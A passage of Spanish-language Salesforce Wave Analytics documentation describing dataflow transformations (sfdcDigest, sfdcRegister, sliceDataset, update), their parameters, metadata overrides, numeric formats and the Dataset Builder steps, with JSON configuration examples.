| Atributo | ¿Obligatorio? | Valor |
|---|---|---|
| name | Sí | Nombre de API del campo en el objeto de Salesforce que desea incluir en el conjunto de datos. Puede especificar campos múltiples. |
| defaultValue | No | Para campos de texto y numéricos que pueden ser nulos. El valor predeterminado que sustituye un valor nulo para el campo especificado. |
| type | No | Tipo de campo de Wave Analytics asociado con el campo especificado. Los tipos válidos son Text, Numeric o Date. Cualquier valor, incluyendo los valores numéricos, pueden ser de tipo Text. Por ejemplo, el trimestre fiscal de los objetos de Salesforce es numérico de forma predeterminada. Sin embargo, puede cambiarlo a Text. Especifique un tipo para anular el tipo determinado por Wave Analytics.<br>Ejemplo:<br>`"type": "Text"` |
| fiscalMonthOffset | No | Solo para campos de fecha. La diferencia, en meses, entre el primer mes del año fiscal y el primer mes del año de calendario (Enero). Por ejemplo, si el año fiscal comienza en enero, el desplazamiento es 0. Si el año fiscal comienza en octubre, la compensación es 9.<br>Ejemplo:<br>`"fiscalMonthOffset": 9`<br>**Nota:** Este atributo también controla si Wave Analytics genera campos de fecha fiscal. Para generar campos de fecha fiscal, establezca `fiscalMonthOffset` en un valor que no sea 0.<br>Para obtener más información, consulte Gestión de fechas en conjuntos de datos. |

| Atributo | ¿Obligatorio? | Valor |
|---|---|---|
| isYearEndFiscalYear | No | Solo para campos de fecha. Indica si el año fiscal es el año en el que comienza o finaliza el año fiscal. Como el año fiscal puede comenzar en un año de calendario y finalizar en otro, debe especificar qué año utilizar para el año fiscal.<br>• Si es verdadero, el año fiscal es el año en el que finaliza el año fiscal. El valor predeterminado es verdadero.<br>• Si es falso, el año fiscal es el año en el que comienza el año fiscal.<br>Ejemplo:<br>`"isYearEndFiscalYear": true`<br>Este campo es relevante solo cuando `fiscalMonthOffset` es superior a 0.<br>Para obtener más información, consulte Gestión de fechas en conjuntos de datos. |
| firstDayOfWeek | No | Solo para campos de fecha. El primer día de la semana para el calendario y, si es posible, año fiscal. Utilice 0 para establecer el primer día como domingo, 1 para establecer el primer día como lunes, y así sucesivamente. Utilice -1 para establecer el primer día como 1 de enero. El valor predeterminado es -1.<br>Ejemplo:<br>`"firstDayOfWeek": 0`<br>Para obtener más información, consulte Gestión de fechas en conjuntos de datos. |
| isMultiValue | No | Solo para campos de texto. Indica si el campo especificado tiene valores múltiples.<br>Ejemplo:<br>`"isMultiValue": false` |
| multiValueSeparator | No | Solo para campos de texto. Carácter utilizado para separar valores múltiples en el campo especificado cuando isMultiValue es igual a Verdadero. Este valor toma como valor predeterminado un punto y coma (;) si no especifica un valor y isMultiValue es |

| Atributo | ¿Obligatorio? | Valor |
|---|---|---|
| | | igual a Verdadero. Establezca en nulo cuando isMultiValue sea igual a Falso.<br>Ejemplo:<br>`"multiValueSeparator": ";"` |
| precision | No | El número máximo de dígitos en un valor numérico, o la longitud de un valor de texto. Para valores numéricos: Incluye todos los números a la izquierda y a la derecha del punto decimal (pero excluye el carácter del punto decimal). El valor debe encontrarse entre 1 y 18, inclusive. Para valores de texto: El valor toma como predeterminado 255 caracteres, y debe estar comprendido entre 1 y 32.000 caracteres, inclusive.<br>Ejemplo:<br>`"precision": 10` |
| scale | No | El número de dígitos a la derecha del punto decimal en un valor numérico. Debe ser inferior al valor de precisión. El valor debe encontrarse entre 0 y 17 caracteres, inclusive.<br>Ejemplo:<br>`"scale": 2` |

### Parámetros de condiciones de filtros

La siguiente tabla describe los parámetros de filtros estructurados de la sección `filterConditions`. Estos parámetros no se aplican a filtros avanzados.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| field | No | El campo del objeto de Salesforce sobre el que quiere aplicar una condición de filtro. Cada condición de filtro de un filtro estructurado utiliza la siguiente sintaxis:<br>`{`<br>`"field": "<field name>",`<br>`"operator": "<operator>",`<br>`"value": "<value>",`<br>`"isQuoted": true\|false}` |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| operator | No | El propósito depende del contexto.<br>• `operator` puede utilizarse como un operador de comparación, como =, <, e IN, que compara el valor de un campo con un valor constante.<br>• `operator` también puede utilizarse como un operador lógico (AND, OR o NOT) que vincula múltiples condiciones de filtros entre sí.<br>En el siguiente ejemplo, `operator` en negrita es el operador lógico. El resto de las instancias de `operator` son operadores de comparación.<br>`"filterConditions": [ { "operator": "OR", "conditions": [ { "field": "StageName", "operator": "=", "value": "Closed Won" }, { "field": "Probability", "operator": ">=", "value": "90" } ] } ]` |
| value | No | El valor que se utiliza en una condición de filtro. |
| isQuoted | No | Indica si ha encerrado entre comillas el valor de cadena de una condición de filtro.<br>Ejemplo con valores entre comillas:<br>`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": "('Closed Won',` |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| | | <pre>'Closed Lost')",<br>"isQuoted": true<br>}<br>]</pre><br>Ejemplo con valores sin comillas:<br><pre>"filterConditions": [<br>{<br>"field": "StageName",<br>"operator": "IN",<br>"value": ["Closed Won",<br>"Closed Lost"],<br>"isQuoted": false<br>}<br>]</pre><br>Si no incluye isQuoted en un filtro en un valor de cadena, Wave Analytics asume que el valor de cadena no está entre comillas y agrega automáticamente las comillas. |
| conditions | No | Se utiliza para especificar un operador lógico para vincular múltiples condiciones de filtros entre sí. |

CONSULTE TAMBIÉN

Transformación sfdcDigest

Filtrado de registros extraídos desde un objeto de Salesforce

## Transformación sfdcRegister

La transformación sfdcRegister registra un conjunto de datos para que quede disponible para consultas. Los usuarios no pueden ver o ejecutar consultas en conjuntos de datos no registrados.

No es necesario registrar todos los conjuntos de datos. Por ejemplo, no es necesario registrar un conjuntos de datos intermedio que se utilice para crear otro conjuntos de datos que no necesite consultarse. Además, no es necesario registrar conjuntos de datos que se creen cuando cargue datos externos debido a que Wave Analytics registra automáticamente estos conjuntos de datos.

Seleccione cuidadosamente qué conjuntos de datos registrar, porque:

- El número total de filas de todos los conjuntos de datos registrados no puede superar los 250 millones por licencia de plataforma.
- Los usuarios que tienen acceso a conjuntos de datos registrados pueden consultar los datos. Sin embargo, puede aplicar seguridad a nivel de filas en un conjunto de datos para restringir el acceso a los registros.

Ejemplo: Observemos un ejemplo. Crea un flujo de datos que extrae oportunidades desde el objeto Oportunidad. Para registrar el conjunto de datos, asígnele el nombre "Oportunidades" y aplíquele seguridad a nivel de filas; agregue la transformación sfdcRegister como se muestra en el siguiente archivo de definición de flujo de datos.

```
{
   "Extract_Opportunities": {
```

```
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Register_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities",
         "rowLevelSecurityFilter": "'OwnerId' == \"$User.Id\""
      }
   }
}
```

Parámetros de sfdcRegister

Cuando define una transformación sfdcRegister, se establece el atributo de acción a `sfdcRegister` y se especifican los parámetros.

## Parámetros de sfdcRegister

Cuando define una transformación sfdcRegister, se establece el atributo de acción a `sfdcRegister` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada:

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| alias | Sí | Nombre de API del conjunto de datos registrado. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo entre otros alias de conjuntos de datos de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. No puede tener más de 80 caracteres. |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| name | Sí | Nombre de visualización del conjunto de datos registrado. El nombre no puede tener más de 80 caracteres.<br>Nota: Para cambiar el nombre tras crear el conjunto de datos, debe modificar el conjunto de datos. |
| source | Sí | Nodo del archivo de definición de flujo de datos que identifica el conjunto de datos que desea registrar. Es la fuente de entrada para esta transformación. |
| rowLevelSecurityFilter | No | El predicado que se emplea para aplicar seguridad a nivel de filas en el conjunto de datos cuando se crea por primera vez el conjunto de datos.<br>Ejemplo: "rowLevelSecurityFilter": "'OwnerId' == "$User.Id"""<br>Nota: Para cambiar el predicado tras crear el conjunto de datos, debe modificar el conjunto de datos.<br>Al introducir el predicado en la transformación Registro del JSON del flujo de datos, debe eliminar la comillas dobles en los valores de cadena.<br>Después de crear el conjunto de datos, Wave Analytics ignora su ajuste de predicado de seguridad en el flujo de datos. Para cambiar el predicado de seguridad de un conjunto de datos existente, modifique el conjunto de datos en la interfaz de usuario. |

CONSULTE TAMBIÉN

Transformación sfdcRegister

## Transformación sliceDataset

La transformación sliceDataset elimina los campos de un conjunto de datos en su flujo de datos, dejando un subconjunto de campos para utilizar en un nuevo conjunto de datos o en otras transformaciones. Esto le permite crear múltiples conjuntos de datos, cada uno con conjuntos diferentes de campos a partir de un único conjunto de datos.

La transformación incluye el parámetro `mode`, que le permite seleccionar entre dos modos: `drop` o `select`. Establézcalo como `drop` para *eliminar* los campos que especifica. Establézcalo como `select` para *mantener* los campos que especifica.

Ejemplo: A continuación se incluye un ejemplo. Supongamos que su flujo de datos contiene un nodo sfdcDigest, `ExtractOpportunities`, que extrae todos los campos desde el objeto Oportunidad. No obstante, algunos de sus usuarios no desean campos de Id. en su conjunto de datos Oportunidades. Esto se resuelve agregando un nodo sliceDataset a su flujo de datos, especificando el nodo de origen, los campos que desea eliminar de ese nodo, y el modo `drop`.

```
{
  "RemoveFieldsFromExtractOpportunities": {
    "action": "sliceDataset",
    "parameters": {
      "source": "ExtractOpportunities",
      "mode": "drop",
      "fields": [
        {
          "name": "Id"
        },
        {
          "name": "ProductId"
        }
      ]
    }
  }
}
```

Parámetros de sliceDataset

Cuando define una transformación sliceDataset, se establece el atributo de acción a `sliceDataset` y se especifican los parámetros.

## Parámetros de sliceDataset

Cuando define una transformación sliceDataset, se establece el atributo de acción a `sliceDataset` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada:

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| source | Sí | Nodo del archivo de definición de flujo de datos que identifica el conjunto de datos que desea desglosar. Es la fuente de entrada para esta transformación. |
| mode | Sí | La acción que desea realizar en los campos especificados. Establézcalo como `drop` para *eliminar* los campos. Establézcalo como `select` para *mantener* los campos. |
| campos | Sí | Una matriz de nombres de los campos que desea descartar o seleccionar en el nodo de origen especificado. |


## Transformación update

La transformación update actualiza los valores de campo especificados de un conjunto de datos existente basándose en datos de otro conjunto de datos, que denominaremos el conjunto de datos de búsqueda. La transformación busca los nuevos valores en los campos correspondientes del conjunto de datos de búsqueda. La transformación almacena los resultados en un nuevo conjunto de datos.

Cuando crea la transformación, especifica las claves que se utilizan para hacer coincidir los registros entre los dos conjunto de datos. Para dictar qué campo del conjunto de datos de búsqueda actualiza el campo del conjunto de datos de origen también puede asignar los campos correspondientes de ambos conjunto de datos.

Ejemplo: Observemos un ejemplo. Tiene un conjunto de datos Cuentas existente que contiene información de cuenta: Id, Name y AnnualRevenue. Desgraciadamente algunos de los nombres de cuentas del conjunto de datos ahora son incorrecto debido a una serie de fusiones y adquisiciones. Para actualizar rápidamente los nombres de cuentas del conjunto de datos hay que realizar las tareas siguientes.

1. Crear un archivo .csv que contiene los nuevos nombres de cuentas y los Id. de cuenta asociados para las cuentas que tienen cambios de nombre.
2. Cargar el archivo .csv para crear un conjunto de datos denominado UpdatedAccountNames.
3. Crear un archivo de definición de flujo de datos para actualizar los nombres de cuentas del conjunto de datos Cuentas buscando los nuevos nombres de cuentas del conjunto de datos UpdatedAccountNames.




Cree el siguiente archivo de definición de flujo de datos.

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": [ "Id" ],
```

```
        "right_key": [ "AccountID" ],
        "update_columns": { "Name": "NewAccountName" }
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
        "alias": "Accounts",
        "name": "Accounts",
        "source": "Update_AccountRecords"
      }
   }
}
```

Ejemplo: Observemos otro ejemplo, donde se utiliza una clave compuesta para hacer coincidir los registros entre ambos conjuntos de datos. En este caso, se hacen coincidir los registros utilizando el Id. de cuenta y los campos de nombres de cuentas.

Cree el siguiente archivo de definición de flujo de datos.

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
        "object": "Account",
        "fields": [
           { "name": "Id" },
           { "name": "Name" },
           { "name": "AnnualRevenue" }
        ]
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
        "left": "Extract_AccountDetails",
        "right": "Extract_UpdatedAccountNames",
        "left_key": ["Id","Name"],
        "right_key": ["AccountId","NewAccountName"],
        "update_columns": {
           "Name": "NewAccountName",
           "CreatedDate":"NewCreatedDate",
           "AnnualRevenue":"NewAnnualRevenue"
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
        "alias": "Accounts",
        "name": "Accounts",
        "source": "Update_AccountRecords"
```

```
        }
    }
}
```

Parámetros de update

Cuando define una transformación update, se establece el atributo de acción a `update` y se especifican los parámetros.

## Parámetros de update

Cuando define una transformación update, se establece el atributo de acción a `update` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| left | Sí | Nodo del archivo de definición de flujo de datos que identifica el conjunto de datos que contiene los registros que desea actualizar. |
| right | Sí | Nodo del archivo de definición de flujo de datos que identifica el conjunto de datos que contiene los nuevos valores. |
| left_key | Sí | La columna de clave del conjunto de datos izquierdo que se utiliza para hacer coincidir los registros del otro conjuntos de datos. Si se utiliza una clave compuesta, las claves de la izquierda y de la derecha deben tener el mismo número de columnas en el mismo orden. Para obtener un ejemplo, consulte Transformación update en la página 3927. |
| right_key | Sí | La columna de clave del conjunto de datos derecho que se utiliza para hacer coincidir los registros del otro conjuntos de datos. Si se utiliza una clave compuesta, las claves de la izquierda y de la derecha deben tener el mismo número de columnas en el mismo orden. |
| update_columns | No | Una matriz de columnas correspondientes entre los conjuntos de datos izquierdo y derecho. Utilice la sintaxis siguiente: `"update_columns": { "ColumnaIzquierda1": "ColumnaDerecha1", "ColumnaIzquierda2": "ColumnaDerecha2",... "ColumnaIzquierdaN":` |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| | | `"ColumnaDerechaN" }`. El valor de la columna derecha sustituye el valor de la columna izquierda correspondiente. Los tipos de campo de la columna izquierda y derecha deben coincidir.<br>Nota: Si especifica un nombre de columna que no exista, el flujo de datos fallará.<br>Si no especifica este parámetro, la transformación actualiza el conjunto de datos izquierdo<br>haciendo coincidir todas las columnas del conjunto de datos con las del izquierdo. En este caso, los nombres de columnas de la derecha deben coincidir exactamente con los nombres de las columnas de la izquierda. En caso contrario, podría producirse un error. |

CONSULTE TAMBIÉN

Transformación update

## Anulación de los metadatos generados por una transformación

Es posible anular de forma opcional los metadatos que genera una transformación. Puede anular los atributos de objeto y de campo. Por ejemplo, puede cambiar un nombre de campo que se extraiga de un objeto de Salesforce de modo que aparezca de forma diferente en el conjunto de datos. Para anular los metadatos, agregue las anulaciones a la sección Schema de la transformación en el archivo de definición de flujo de datos.

En la sección Schema puede anular los atributos de metadatos solo para un objeto.

La sección Schema de esta transformación sfdcDigest de ejemplo contiene anulaciones de metadatos:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

```
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Name" },
         { "name": "Amount" }
      ]
   },
   "schema": {
```

```
      "objects": [
         {
            "label":"Sales Opportunities",
            "fields": [
               {
                  "name": "Amount",
                  "label": "Opportunity Amount"
               }
            ]
         }
      ]
   }
}
```

## Atributos de objeto

Puede anular los siguientes atributos de objetos.

| Atributo de objeto | Tipo | Descripción |
|---|---|---|
| `label` | Cadena | El nombre de visualización del objeto. Puede tener hasta 40 caracteres.<br>Ejemplo:<br>`"label": "Datos de ventas"` |
| `description` | Cadena | La descripción del objeto. Debe tener menos de 1.000 caracteres.<br>Agregue una descripción para anotar un objeto en el archivo de definición de flujo de datos. Esta descripción no es visible para usuarios en la interfaz de usuario de Wave Analytics.<br>Ejemplo:<br>`"description": "El objeto SalesData supervisa datos de ventas básicos."` |
| `fields` | Matriz | La matriz de campos de este objeto. |

## Atributos de campos

Puede anular atributos de cada campo del conjunto de datos especificado.

| Atributo de campo | Tipo | Descripción |
|---|---|---|
| `name` | Cadena | Nombre del campo del conjunto de datos. Identifica el campo que desea anular.<br>Ejemplos:<br>`"name": "Cantidad"`<br>`"name": "Role.Name"` |
| `label` | Cadena | El nombre de visualización del campo. Puede tener hasta 255 caracteres. |

| Atributo de campo | Tipo | Descripción |
|---|---|---|
| | | Ejemplo:<br>`"label": "Cantidad de oportunidad"` |
| `description` | Cadena | La descripción del campo. Debe tener menos de 1.000 caracteres.<br>Agregue una descripción para anotar un campo en el archivo de definición de flujo de datos. Esta descripción no es visible para usuarios en la interfaz de usuario de Wave Analytics.<br>Ejemplo:<br>`"description": "El campo Cantidad contiene la cantidad de la oportunidad."` |
| `isSystemField` | Booleano | Indica si se trata de un campo de sistema que hay que excluir de los resultados de la consulta.<br>Ejemplo:<br>`"isSystemField": false` |
| `format` | Cadena | El formato de visualización del valor numérico.<br>Ejemplos:<br>`"format": "$#,##0.00" (Numérico)`<br>Para obtener más información sobre los formatos válidos, consulte Formatos numéricos. |

## Formatos numéricos

Un ejemplo de un valor numérico típico es $1,000,000.99, que se representa como $#,##0.00. Es obligatorio especificar la precisión y la escala del número. El formato se especifica utilizando los símbolos siguientes:

| Símbolo | Significado |
|---|---|
| 0 | Un dígito |
| # | Cero o 1 dígito |
| . | Este símbolo es el separador de decimales predeterminado. Utilice el campo `decimalSeparator` para establecer el separador de decimales en un símbolo diferente. |
| - | Símbolo de resta |
| , | Separador de agrupaciones |
| $ | Símbolo de divisa |

Nota: El formato de los valores numéricos no se utiliza en la ingesta de datos. Solo se utiliza para especificar el modo en que se da formato a los valores numéricos cuando se muestran en la interfaz de usuario. Del mismo modo, no puede anular formatos de fecha.

Ejemplo: Consideremos un ejemplo donde desea anular el siguiente objeto y los atributos de campo que la transformación sfdcDigest extrae del objeto Oportunidad.

| Objeto/Campo | Cambios de atributo |
|---|---|
| Objeto Oportunidad | • Cambie la etiqueta del objeto a "Oportunidades de ventas"<br>• Agregue una descripción de objeto |
| Campo de identificación | • Cambie la etiqueta del objeto a "Id. de oportunidad"<br>• Oculta el campo de las consultas |
| Campo Cantidad | • Cambie la etiqueta del campo a "Cantidad de oportunidad"<br>• Cambie el formato a $#,##0.00 |
| Campo FechaCierre | • Cambie la etiqueta del campo a "Fecha de cierre" |

Para anular los atributos, se agrega la sección Schema con los valores de anulación a sfdcDigest en el archivo de definición de flujo de datos.


```
{
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "CloseDate" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "description": "These are all sales opportunities.",
            "fields": [
               {
                  "name": "Id",
                  "label": "Opportunity Id",
                  "isSystemField": true
               },
               {
                  "name": "Amount",
                  "label": "Opportunity Amount",
                  "format": "$#,##0.00"
```

```
                },
                {
                    "name": "CloseDate",
                    "label": "Closing Date"
                }
            ]
        }
    ]
  }
},
 "Register_Dataset_Opportunities": {
   "action": "sfdcRegister",
   "parameters": {
      "source": "Extract_Opportunities",
      "alias": "Opportunities",
      "name": "Opportunities"
      }
   }
}
```

## Crear un conjunto de datos con el Generador del conjunto de datos

Puede utilizar el Generador del conjunto de datos para crear un único conjunto de datos basado en los datos procedentes de uno o más objetos de Salesforce. El Generador del conjunto de datos genera y agrega el JSON asociado al archivo de definición de flujo de datos. El conjunto de datos se crea la próxima vez que se ejecuta el flujo de datos. Los datos del conjunto de datos se actualizan cada vez que se ejecuta el flujo de datos. También puede modificar el archivo de definición de flujo de datos para agregar transformaciones que manipulan el conjunto de datos.

1. En la página de inicio o en una página de aplicación, haga clic en **Crear** > **Conjunto de datos**.
2. Haga clic en **Salesforce**.
   El Generador del conjunto de datos se abre en la ficha Generador del conjunto de datos.




EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO


Para acceder al Generador del conjunto de datos:

- "Modificar flujos de datos de Wave Analytics"

3. Seleccione el objeto raíz.

   El objeto raíz es el objeto secundario de nivel más inferior que puede agregar al lienzo. Después de seleccionar el objeto raíz, puede agregar únicamente objetos principales del objeto raíz, no es posible agregar sus objetos secundarios. Para cambiar el objeto raíz, actualice la página y empiece de nuevo.

4. Pase el ratón sobre el objeto raíz y, a continuación, haga clic en .
   Aparecerá el cuadro de diálogo Seleccionar campos. La ficha Campos aparece de forma predeterminada y muestra todos los campos de objetos disponibles desde los que puede extraer datos.





   Nota: Puede ver este cuadro de diálogo para cualquier objeto incluido en el lienzo.

5. En la ficha Campos, seleccione los campos desde los que desee extraer datos.

   Para localizar los archivos con mayor rapidez, puede buscarlos y clasificarlos por nombre o tipo.


   Importante: Debe seleccionar al menos un campo para cada objeto que pueda agregar al lienzo. Si agrega un objeto y no agrega ninguno de sus campos, el flujo de datos fallará en tiempo de ejecución.

6. En la ficha Relaciones, haga clic en **Unir** para agregar los objetos relacionados al lienzo.
   Cuando agrega un objeto relacionado, el objeto relacionado aparece en el lienzo.




7. Para eliminar un objeto relacionado, haga clic en **Eliminar**.

   PRECAUCIÓN: Cuando elimina un objeto relacionado, también elimina todos los objetos que descienden del objeto relacionado en el diagrama. Por ejemplo, si elimina Cuenta como se muestra a continuación, eliminará la ramificación que contiene Cuenta y usuario.





8. Para cada objeto relacionado, seleccione los campos desde los que desee extraer datos.
9. Para desplazar el diagrama completo, seleccione un espacio en blanco en el lienzo y arrástrelo.

   Es posible que tenga que desplazar el diagrama para ver una sección diferente del diagrama.

10. Para ver todos los objetos incluidos en el lienzo, haga clic en .

    El cuadro de diálogo Objetos seleccionados muestra una estructura en árbol de todos los objetos incluidos en el lienzo. El objeto raíz aparece en la parte superior del árbol.




Si selecciona uno o más objetos, el Generador del conjunto de datos se centra en el objeto colocando el objeto en el centro del lienzo.

11. Para ver el JSON asociado, haga clic en .

    Cuando crea el conjunto de datos, el Generador del conjunto de datos agrega el JSON al archivo de definición de flujo de datos.

12. Haga clic en **Crear conjunto de datos**.

13. Introduzca el nombre del conjunto de datos y seleccione la aplicación que incluirá el conjunto de datos si no está aún seleccionado.

    Nota: Si introduce un nombre de conjunto de datos que ya se esté utilizando, cuando cree el conjunto de datos, el Generador del conjunto de datos agregará un número al nombre del conjunto de datos. Por ejemplo, si introdujo MisOportunidades, el Generador del conjunto de datos creará MisOportunidades1. El nombre del conjunto de datos no puede tener más de 80 caracteres.

